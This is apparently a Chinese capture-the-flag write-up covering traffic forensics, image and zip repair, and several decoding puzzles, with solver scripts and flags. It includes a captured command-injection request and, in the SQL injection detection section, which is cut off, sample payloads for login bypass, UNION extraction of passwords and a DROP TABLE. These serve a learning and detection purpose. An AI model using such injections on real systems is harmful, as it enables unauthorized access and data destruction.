
该死，一头狡猾的马攻击了我的服务器，并在上面上传了一个隐秘的文件，请你帮我找到这个文件，来惩治它。

 **derderjia.zip**
1.24MB 

从第114个流量包开始执行命令



刚注意到，这里的flag是用echo直接注入的



上面的那个flag不对，最后面有个tls密钥，重新导入，发现流量包里面有个压缩包



有两条DNS解析的TXT记录

derderjia.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(V) 无线(W) 工具(T) 帮助(H)

应用显示过滤器 ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Len	Info
299	300.326399477	192.168.166.28	192.168.166...	TCP	76	34628 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=
300	300.326835310	192.168.166.26	192.168.166...	TCP	76	8080 → 34628 [SYN, ACK] Seq=0 Ack=1 Win=3185
301	300.326881060	192.168.166.28	192.168.166...	TCP	68	34628 → 8080 [ACK] Seq=1 Ack=1 Win=64256 Len=
302	300.327000602	192.168.166.28	192.168.166...	HTTP	306	GET /api/network-tool?host=8.8.8.8%3B%20cat%
303	300.327165018	192.168.166.26	192.168.166...	TCP	68	8080 → 34628 [ACK] Seq=1 Ack=239 Win=31872 L
304	300.327686768	192.168.166.26	192.168.166...	TCP	282	8080 → 34628 [PSH, ACK] Seq=1 Ack=239 Win=31
305	300.327686935	192.168.166.26	192.168.166...	HTTP	19...	HTTP/1.0 200 OK (text/plain)
306	300.327715602	192.168.166.28	192.168.166...	TCP	68	34628 → 8080 [ACK] Seq=239 Ack=215 Win=64128
307	300.327755602	192.168.166.28	192.168.166...	TCP	68	34628 → 8080 [ACK] Seq=239 Ack=2092 Win=6233
308	300.327794393	192.168.166.28	192.168.166...	TCP	68	34628 → 8080 [FIN, ACK] Seq=239 Ack=2092 Win
309	300.327899310	192.168.166.26	192.168.166...	TCP	68	8080 → 34628 [ACK] Seq=2092 Ack=240 Win=3187
310	350.217926	192.168.166.28	8.8.8.8	DNS	71	Standard query 0x0000 TXT fragment1.secret-d
311	350.218134	8.8.8.8	192.168.166...	DNS	129	Standard query response 0x0000 TXT fragment1
312	350.218316	192.168.166.28	8.8.8.8	DNS	71	Standard query 0x0000 TXT fragment2.secret-d
313	350.218431	8.8.8.8	192.168.166...	DNS	129	Standard query response 0x0000 TXT fragment2

Answers

fragment1.secret-data.com: type TXT, class IN

Name: fragment1.secret-data.com

Type: TXT (16) (Text strings)

Class: IN (0x0001)

Time to live: 0 (0 seconds)

Data length: 21

TXT Length: 20

TXT: R29vZCEgW91IEZpbmQg

[Unsolicited: True]

0000 45 00 00 81 00 01 00 00 40 11 03 97 08 08 08 08

0010 c0 a8 a6 1c 00 35 e8 22 00 6d 5e 7a 00 00 85 00

0020 00 01 00 01 00 00 00 00 09 66 72 61 67 6d 65 6e

0030 74 31 0b 73 65 63 72 65 74 2d 64 61 74 61 03 63

0040 6f 6d 00 00 10 00 01 09 66 72 61 67 6d 65 6e 74

0050 31 0b 73 65 63 72 65 74 2d 64 61 74 61 03 63 6f

0060 6d 00 00 10 00 01 00 00 00 00 00 15 14 52 32 39

0070 76 5a 43 45 67 57 57 39 31 49 45 5a 70 62 6d 51

0080 67

分組: 313 配置: Default

derderjia.pcapng

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(V) 无线(W) 工具(T) 帮助(H)

应用显示过滤器 ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Len	Info
299	300.326399477	192.168.166.28	192.168.166...	TCP	76	34628 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=
300	300.326835310	192.168.166.26	192.168.166...	TCP	76	8080 → 34628 [SYN, ACK] Seq=0 Ack=1 Win=3185
301	300.326881060	192.168.166.28	192.168.166...	TCP	68	34628 → 8080 [ACK] Seq=1 Ack=1 Win=64256 Len=
302	300.327000602	192.168.166.28	192.168.166...	HTTP	306	GET /api/network-tool?host=8.8.8.8%3B%20cat%
303	300.327165018	192.168.166.26	192.168.166...	TCP	68	8080 → 34628 [ACK] Seq=1 Ack=239 Win=31872 L
304	300.327686768	192.168.166.26	192.168.166...	TCP	282	8080 → 34628 [PSH, ACK] Seq=1 Ack=239 Win=31
305	300.327686935	192.168.166.26	192.168.166...	HTTP	19...	HTTP/1.0 200 OK (text/plain)
306	300.327715602	192.168.166.28	192.168.166...	TCP	68	34628 → 8080 [ACK] Seq=239 Ack=215 Win=64128
307	300.327755602	192.168.166.28	192.168.166...	TCP	68	34628 → 8080 [ACK] Seq=239 Ack=2092 Win=6233
308	300.327794393	192.168.166.28	192.168.166...	TCP	68	34628 → 8080 [FIN, ACK] Seq=239 Ack=2092 Win
309	300.327899310	192.168.166.26	192.168.166...	TCP	68	8080 → 34628 [ACK] Seq=2092 Ack=240 Win=3187
310	350.217926	192.168.166.28	8.8.8.8	DNS	71	Standard query 0x0000 TXT fragment1.secret-d
311	350.218134	8.8.8.8	192.168.166...	DNS	129	Standard query response 0x0000 TXT fragment1
312	350.218316	192.168.166.28	8.8.8.8	DNS	71	Standard query 0x0000 TXT fragment2.secret-d
313	350.218431	8.8.8.8	192.168.166...	DNS	129	Standard query response 0x0000 TXT fragment2

Answers

fragment2.secret-data.com: type TXT, class IN

Name: fragment2.secret-data.com

Type: TXT (16) (Text strings)

Class: IN (0x0001)

Time to live: 0 (0 seconds)

Data length: 21

TXT Length: 20

TXT: aXQgUGFuU2hpMjAyNSE=

[Unsolicited: True]

0000 45 00 00 81 00 01 00 00 40 11 03 97 08 08 08 08

0010 c0 a8 a6 1c 00 35 ed 3e 00 6d 2b 42 00 00 85 00

0020 00 01 00 01 00 00 00 00 09 66 72 61 67 6d 65 6e

0030 74 32 0b 73 65 63 72 65 74 2d 64 61 74 61 03 63

0040 6f 6d 00 00 10 00 01 09 66 72 61 67 6d 65 6e 74

0050 32 0b 73 65 63 72 65 74 2d 64 61 74 61 03 63 6f

0060 6d 00 00 10 00 01 00 00 00 00 00 15 14 61 58 51

0070 67 55 47 46 75 55 32 68 70 4d 6a 41 79 4e 53 45

0080 3d

分組: 313 配置: Default

压缩包密码PanShi2025!

神人还带个感叹号

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars ☐ Strict mode

Input

R29vZCEgW91IEZpbmQgaXQgUGFuU2hpMjAyNSE=

Output

Good! You Find it PanShi2025!

爆破宽高，0x488改回去

File Edit Select Find View Format Scripts Templates Debug Project Tools Window Help

derderjia.png x

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00:0000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG.....IHDR
00:0010	00	00	05	00	00	00	04	88	08	06	00	00	00	4C	70	62	Lpb
00:0020	F6	00	01	00	00	49	44	41	54	78	9C	EC	FD	D9	B6	EB	0....IDAtxøiyÜqä
00:0030	48	B2	2D	88	19	3A	92	6B	AD	DD	C4	8E	C8	3C	99	E7	H²-^.: 'k-YÄŽÊ<™ç
00:0040	9E	BA	AA	31	A4	0F	D2	17	E9	E3	EA	45	0F	25	BD	E8	Ž°ª1±.Ò.éääÊE.%%è
00:0050	59	AA	87	BA	AA	7B	F3	64	64	C4	EE	56	43	12	6D	8D	Yª±°ª{óddÄîVC.m.
00:0060	69	E6	06	38	40	34	24	9D	5C	60	E3	33	82	1B	5C	04	iæ.8@4\$.\"ä3,.\".
00:0070	E0	70	38	1C	DE	4C	9F	66	16	FC	DF	FF	1F	FF	6B	45	àp8.PLŸf.üßÿ.ÿkE
00:0080	27	40	10	04	BD	DF	5D	CE	DD	27	9D	AA	3A	2C	FB	9A	'@.\"ßJŸY'.ª:;ûš
00:0090	A6	6E	63	1A	3F	7F	2C	0F	55	40	14	86	44	E5	48	36	¡nc.?.\".U@.tDâH6
00:00A0	C7	EF	A1	A4	24	A8	88	82	72	30	7F	A3	A8	42	E2	DB	Çi;±\$\"^,r0.£\"BaÜ
00:00B0	AF	42	9A	0F	EF	77	ED	6E	DD	40	F9	E3	F9	8F	95	FF	\"Bs.iwínY@ûâù.•ÿ
00:00C0	54	FD	28	CB	A6	EC	8F	39	3F	1A	3F	FD	64	18	AA	17	Tý(Ê i.9?.?yd.ª.
00:00D0	21	2A	60	E7	98	B1	E3	6D	A0	FC	82	60	BC	FC	B4	7C	!*\"ç\"±ãm ü,\"%ü'
00:00E0	86	DE	CB	B8	0A	B8	8C	BA	1F	4E	BF	AA	28	8A	A2	D1	tþÊ,\".Æ°.Nzª(ŠçŸ
00:00F0	3C	1D	FA	FE	76	61	DF	FF	31	E8	96	8F	9D	1F	7C	C7	<.úpvaßÿ1è-... Ç
00:0100	FE	B1	36	89	EB	A1	75	BF	7A	BC	7E	EC	FC	D9	C7	35	p±6%ë;u¿z%~iüÜÇ5
00:0110	BF	8D	BF	E7	53	ED	00	9E	DF	D1	E7	07	25	05	55	CE	¿.¿çSÍ.žBŸç.%.Uî
00:0120	ED	D0	10	90	FF	A9	FB	1F	43	51	14	AD	E3	76	8F	9F	íÐ.„ÿ@Ü.CQ.-äv.Ÿ
00:0130	B3	ED	2A	29	0A	C2	56	FB	7B	68	FD	9A	BA	7F	FB	59	ªi*) .ÄVû{hýš°.üY
00:0140	F7	95	C1	C4	E3	9B	44	DF	BB	34	F4	4E	F5	BE	7F	14	+•ÁÄã»DB»4ônö%..
00:0150	8F	A6	AF	69	0D	D5	81	6E	F9	EC	B4	D1	13	EF	B7	7D	.!\"i.Ö.nüi'Ÿ.î.}
00:0160	BA	9D	BF	0C	D4	C9	B0	D3	3F	07	55	F3	AC	E4	D5	09	°.¿ÄÔÊ°Ó? .Uó-ãÖ.
00:0170	F9	48	ED	0B	88	4C	7B	64	8E	29	F1	7C	AD	F7	8C	BB	ùHÍ.\"L{dŽ)ñ -+Æ»
00:0180	4B	3E	0E	BF	97	F8	63	B4	FE	9F	B3	FD	09	2B	A2	38	K>¿.øc'þŸªý.+ç8
00:0190	8C	E8	B0	D1	52	1B	53	E5	3B	BA	9F	C7	0F	E1	D1	E3	Æè°ŸR.Sâ;°YÇ.ánă
00:01A0	07	E9	3F	A4	1F	9E	07	A5	A9	33	4D	9F	C3	F9	C2	77	.é?±.ž.¥@3MŸÄûÄw
00:01B0	F3	4E	97	65	CE	7D	10	7E	CB	F3	9C	EB	5B	1C	C7	94	ón-eİ}.-Êóæè[.Ç”
00:01C0	65	19	6D	36	3F	69	B9	2C	A8	CC	5E	E8	FF	F3	FF	FA	e.m6?i'\".İ^èÿóÿú
00:01D0	5F	E9	FF	FD	FF	FC	5F	E8	ED	C7	37	0A	D2	57	0A	F3	_éÿÿÿü_èiÇ7.òw.ó
00:01E0	35	7D	7A	48	88	F2	2D	95	45	4A	65	9A	51	51	64	7C	5}zH`ò-•EJešQQd

Template Results - PNG.bt



两个数 | solved

可恶，只有两个数怎么解



attachment.zip
27.17KB



后面补0补到八位

C0ngr4tu1ation!!Y0u_hav3_passed_th3_first_l3ve1!!

Recipe

Reverse

By
Character

From Binary

Delimiter
Space

Byte Length
8

Reverse

By
Character

Input

11000010 00001100 01110110 11100110 01001110 00101100 00101110 10101110 10001100 10000110
00101110 10010110 11110110 01110110 10000100 10000100 10011010 00001100 10101110 11111010
00010110 10000110 01101110 11001100 11111010 00001110 10000110 11001110 11001110 10100110
00100110 11111010 00101110 00010110 11001100 11111010 01100110 10010110 01001110 11001110
00101110 11111010 00110110 11001100 01101110 10100110 10001100 10000100 10000100

Output

C0ngr4tu1ation!!Y0u_hav3_passed_th3_first_l3ve1!!

盲猜开头的重复部分是最后的感叹号，照着这个思路可以摸索出来

y0U_hav3_arriv3_th3_sec0nd_1eve1!!!!

Recipe

Reverse

By
Character

From Binary

Delimiter
Space

Byte Length
8

XOR Brute Force

Key length
1

Sample length
100

Sample offset
0

Scheme
Standard

☐ Null preserving
 ☒ Print key

☐ Output as hex

Crib (known plaintext string)

STEP

BAKE!

Auto Bake

Input

0111101101111011011110110111101101111011011110010010101100110010001010110010111001100000101101100110
001001111100110011100101011001001100010000010100110011110100111010001000001010011001100100010110
10011011000101110001011110010000010100110011100100010111001111010010000010101010111110011011000
01|

Output

Key = f0: v?ZPgny<Pn}}fy<P{g<P|jl?akP>jyjc....
Key = f1: w>[Qfox=Qo||gx=Qzf=Q}km>`jQ?kxkb/////`
Key = f2: t=XRel{>R1•d{>Rye>R~hn=ciR<h{ha,,,,
Key = f3: u<YSdmz?Sm~ez?Sxd?S•io<bhS=izi`-----
Key = f4: r;^Tcj}8Tjyyb}8T•c8Txnh;eoT:n}ng*****
Key = f5: s:_Ubkl9Ukxxc|9U~b9Uyoi:dnU;o|of+++++
Key = f6: p9\Vah•:Vh{{`•:V}a:Vzlj9gmV8l•le((((
Key = f7: q8]W`i~;Wizza~;W|` ;W{mk8f1W9m~md)))))
Key = f8: ~7RXofq4Xfuunq4Xso4Xtbd7icX6bqbk&&&&
Key = f9: •6SYngp5Ygttop5Yrn5Yuce6hbV7cpcj`''''
Key = fa: |5P2mds6Zdwwls6Zqm6Zv`f5kaZ4`s`i\$\$\$\$\$
Key = fb: }4Q[1er7[evvmr7[p17[wag4j`[5arah%%%%
Key = fc: z3V\kbu0\bqqju0\wk0\pf`3mg\2fufo`''''''
Key = fd: {2W]jct1]cppkt1]vj1]qga21f]3gtgn####
Key = fe: x1T^i`w2^`sshw2^ui2^rdb1oe^0dwdm
Key = ff: y0U_hav3_arriv3_th3_sec0nd_1eve1!!!!!!

2bit格雷码

Welc0m3_T0_l3ve1_thr3e!!!!

代码块

```

1  dic = {
2      "00": "00",
3      "01": "01",
4      "11": "10",
5      "10": "11",
6  }
7
8  m = "01010110 01110101 01111000 01110010 100000 01111001 100010 01011010
    01010100 100000 01011010 01111000 100010 01100111 01110101 100001 01011010
    01100100 01111100 01100011 100010 01110101 110001 110001 110001 110001".split()
9
10 ans = ""
11 for i in m:
12     tmp = i.zfill(8)
13     ans += chr(int(dic[tmp[:2]] + dic[tmp[2:4]] + dic[tmp[4:6]] +
14                 dic[tmp[6:]], 2))
15 print(ans)
16

```

01转图片，总共360000字符，猜测可能是600*600的图片

y0u_g3t_th3_l4st_1ev3lllll!!!!



代码块

```
1  from PIL import Image
2
3  def draw_pixels_from_file(filename, width=600, height=600,
  output="output.png"):
4      # 打开文件读取数据
5      with open(filename, 'r') as f:
6          data = f.read().strip().replace('\n', '').replace(' ', '')
7
8      if len(data) != width * height:
9          raise ValueError(f"数据长度应为 {width*height}, 实际为 {len(data)}")
10
11     # 创建灰度图像
```

```

12     img = Image.new('L', (width, height))
13     pixels = img.load()
14
15     for i in range(height):
16         for j in range(width):
17             index = i * width + j
18             val = 255 if data[index] == '1' else 0
19             pixels[j, i] = val
20
21     img.save(output)
22     print(f"[+] 图像已保存为 {output}")
23
24 if __name__ == "__main__":
25
26     draw_pixels_from_file(r"C:\Users\SeanL\Downloads\attachment\level_2\level_3\level_4\chal4.txt")

```

后缀名是位置，文件名是01

代码块

```

1  import os
2  from Crypto.Util.number import *
3  ans = ["" ] * 340
4  files =
5  os.listdir(r"C:\Users\SeanL\Downloads\attachment\level_2\level_3\level_4\last_level")
6  for f in files:
7      a, b = f.split(".")
8      ans[int(b)] = a
9  binary = "".join(ans)
10 m = int(binary, 2)
11 print(long_to_bytes(m))
12 # flag{92e321a1-43a7-2661-afe4-206581b782f3}

```

easy_misc | solved



attachments.zip

1.91KB



secret.png后面跟了个压缩包，提取出来


```
(base) (root@WIN-EICAC432NIT)-[/home/starr]
# zsteg secret.png
[?] 322 bytes of extra data after image end (IEND), offset = 0x934
extradata:0 .. file: Zip archive data, made by v2.0, extract using at least v2.0, last modified Nov 27 2022 23:19:02, uncompressed size 2664, method=deflate
00000000: 50 4b 03 04 14 00 00 00 08 00 61 ba 7b 55 e7 43 |PK.....a.{U.C|
00000010: ea 46 ac 00 00 00 68 0a 00 00 08 00 00 77 68 |.F...h.....wh|
00000020: 61 74 2e 74 78 74 f3 cf cf d6 53 f0 a7 06 c1 cb |at.txt...S....|
00000030: 45 9c 42 45 10 61 0f 67 29 c2 25 ec 49 37 8b 72 |E.BE.a.g).%I7.r|
00000040: 77 d9 a3 b2 14 f1 72 69 e4 2e fc 21 a2 48 04 01 |w....ri...!H..|
00000050: 36 8b 18 85 44 78 99 24 b3 c8 70 17 7a 5c 0f f1 |6...Dx.$..p.z\..|
00000060: f4 65 8f 30 0b 6b 92 21 dd 8f 94 98 80 e4 79 6c |.e.0.k!.....yl|
00000070: 66 91 9b 44 b0 f9 91 a2 34 41 ba a7 b0 06 08 49 |f..D....4A.....I|
00000080: 66 11 c8 66 a4 a7 7b dc 19 89 d6 79 88 dc 2c 45 |f..f...{....y...E|
00000090: c5 f0 a2 52 1e 42 32 8b f4 ec 43 51 de 26 a6 d4 |l...R.B2...CQ.5..|
000000a0: 25 22 ec 89 a8 40 c8 28 a3 09 84 00 9a 1f 89 29 |l%"...@.(.....)|
000000b0: f2 70 46 c0 a0 2a bf 08 a4 55 72 6b ca 11 50 3f |.pF...*...Urk..P?|
000000c0: 2a a2 e5 21 8a 4a 7e 9c f9 11 7f 82 c5 c6 82 a6 |l*..!J~.....|
000000d0: 2f 00 50 4b 01 02 14 00 14 00 00 00 08 00 61 ba |/.PK.....a°|
000000e0: 7b 55 e7 43 ea 46 ac 00 00 00 68 0a 00 00 08 00 |{UçCêF~...h....|
000000f0: 24 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 |$. ....|
00000100: 77 68 61 74 2e 74 78 74 0a 00 20 00 00 00 00 00 |what.txt...|
00000110: 01 00 18 00 f4 d2 8f 93 73 02 d9 01 f4 d2 8f 93 |...ôð."s.ù.ôð."|
00000120: 73 02 d9 01 9e a7 d8 28 73 02 d9 01 50 4b 05 06 |s.ù.žsø(s.ù.PK..|
00000130: 00 00 00 00 01 00 01 00 5a 00 00 00 d2 00 00 00 |.....Z...ð...|
00000140: 00 00 ..
```

伪加密改回去


flag.zip 00000004.zip* x

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789A	B	C	D	E	F
0000	50	4B	03	04	14	00	00	00	08	00	61	BA	7B	55	E7	43	PK.....a°{UçC					
0010	EA	46	AC	00	00	00	68	0A	00	00	08	00	00	00	77	68	êF~...h.....wh					
0020	61	74	2E	74	78	74	F3	CF	CF	D6	53	F0	A7	06	C1	CB	at.txtôïI0Sðs.ÄÈ					
0030	45	9C	42	45	10	61	0F	67	29	C2	25	EC	49	37	8B	72	EæBE.a.g)Â%ïI7<r					
0040	77	D9	A3	B2	14	F1	72	69	E4	2E	FC	21	A2	48	04	01	wÛ£².ñriä.ü!çH..					
0050	36	8B	18	85	44	78	99	24	B3	C8	70	17	7A	5C	0F	F1	6<...Dx™\$³Ëp.z\..ñ					
0060	F4	65	8F	30	0B	6B	92	21	DD	8F	94	98	80	E4	79	6C	ôe.0.k'!Ý."~€äy1					
0070	66	91	9B	44	B0	F9	91	A2	34	41	BA	A7	B0	06	08	49	f'>D°ù'ç4A°s°..I					
0080	66	11	C8	66	A4	A7	7B	DC	19	89	D6	79	88	DC	2C	45	f.Ëf¤s{Ü.‰Ûy^Ü,E					
0090	C5	F0	A2	52	1E	42	32	8B	F4	EC	43	51	DE	26	A6	D4	ÂðçR.B2<ðìCQp&!Ô					
00A0	25	22	EC	89	A8	40	C8	28	A3	09	84	00	9A	1F	89	29	%"i‰"@È(£...š.‰)					
00B0	F2	70	46	C0	A0	2A	BF	08	A4	55	72	6B	CA	11	50	3F	òpFÂ *ç.¤UrkÊ.P?					
00C0	2A	A2	E5	21	8A	4A	7E	9C	F9	11	7F	82	C5	C6	82	A6	*çã!ŠJ~æù...ÄÆ,!					
00D0	2F	00	50	4B	01	02	14	00	14	00	00	00	08	00	61	BA	/.PK.....a°					
00E0	7B	55	E7	43	EA	46	AC	00	00	00	68	0A	00	00	08	00	{UçCêF~...h....					
00F0	24	00	00	00	00	00	00	00	20	00	00	00	00	00	00	00	\$.					
0100	77	68	61	74	2E	74	78	74	0A	00	20	00	00	00	00	00	what.txt...					
0110	01	00	18	00	F4	D2	8F	93	73	02	D9	01	F4	D2	8F	93	...ôð."s.ù.ôð."					
0120	73	02	D9	01	9E	A7	D8	28	73	02	D9	01	50	4B	05	06	s.ù.žsø(s.ù.PK..					
0130	00	00	00	00	01	00	01	00	5A	00	00	00	D2	00	00	00	Z...ð...					
0140	00	00															..					


Template Results - ZIP.bt ↺

Name	Value	Start	Size	Type	Color	Comment
> record	what.txt	0h	D2h	struct ZIPFILE...		
> dirEntry	what.txt	D2h	5Ah	struct ZIPDIRE...		
> endLocator		12Ch	16h	struct ZIPEND...		

解ook



解压拿flag



数据安全

Brute_Force_Detection | solved

模式定义：同一源IP在 10分钟内 针对同一用户 连续5次失败，并且 紧接 第5次失败 下一次尝试成功。检测到上述模式的源IP记为一次暴力破解成功迹象。

任务：给定按时间排序的 auth.log（格式：YYYY-mm-dd HH:MM:SS RESULT user=<u> ip=<a.b.c.d>），输出 出现过该模式的唯一源IP内容，flag格式：flag{ip1:ip2...}，IP顺序从小到大。



auth.zip

13.50KB



代码块

```
1  import re
2  from datetime import datetime, timedelta
3
4  def parse_log_line(line):
5      # 解析一行日志
6      pattern = r"(\d{4}-\d{2}-\d{2} \d{2}:\d{2}:\d{2}) (SUCCESS|FAIL) user=(\S+) ip=(\S+)"
7      match = re.match(pattern, line)
8      if match:
9          time_str, result, user, ip = match.groups()
10         time = datetime.strptime(time_str, "%Y-%m-%d %H:%M:%S")
11         return time, result, user, ip
12     return None
13
14 def detect_brute_force_success(filename):
15     from collections import defaultdict, deque
16
17     attempts = defaultdict(list) # (user, ip) → list of (time, result)
18
19     # 读取文件, 按顺序记录每个 (user, ip) 的所有尝试
20     with open(filename, 'r') as f:
21         for line in f:
22             parsed = parse_log_line(line)
23             if parsed:
24                 time, result, user, ip = parsed
25                 attempts[(user, ip)].append((time, result))
26
27     suspicious_ips = set()
28
29     # 遍历每个 (user, ip) 的记录
30     for (user, ip), records in attempts.items():
31         q = deque() # 保存最近的失败记录
32         for i, (time, result) in enumerate(records):
33             if result == "FAIL":
34                 q.append(time)
35                 # 保持队列长度 ≤ 5
36                 if len(q) > 5:
37                     q.popleft()
38                 # 检查是否构成模式
39                 if len(q) == 5 and (q[-1] - q[0]) <= timedelta(minutes=10):
40                     # 检查第5次之后的下一条是成功
41                     if i + 1 < len(records):
```

```

42             next_time, next_result = records[i + 1]
43             if next_result == "SUCCESS":
44                 suspicious_ips.add(ip)
45             else:
46                 # 成功清空失败队列
47                 q.clear()
48
49         return suspicious_ips
50
51     def main():
52         filename = r"C:\Users\SeanL\Downloads\auth.log"
53         ip_list = sorted(detect_brute_force_success(filename))
54         print(f"flag{{{':'.join(ip_list)}}}")
55
56     if __name__ == "__main__":
57         main()
58
59     # flag{192.168.3.13:192.168.5.15}

```

SQLi_Detection | solved

检测三种核心的SQL注入模式：

检测规则

情况1：布尔注入

模式：' OR 或 ' AND

示例：admin' OR '1'='1' --

原理：通过OR/AND条件绕过身份验证

情况2：联合查询注入

模式：' UNION SELECT

示例：' UNION SELECT username,password FROM users --

原理：通过UNION联合查询获取额外数据

情况3：堆叠查询注入

模式：'; 危险语句

示例：'; DROP TABLE users; --

原理：通过分号执行多个SQL语句

判定逻辑

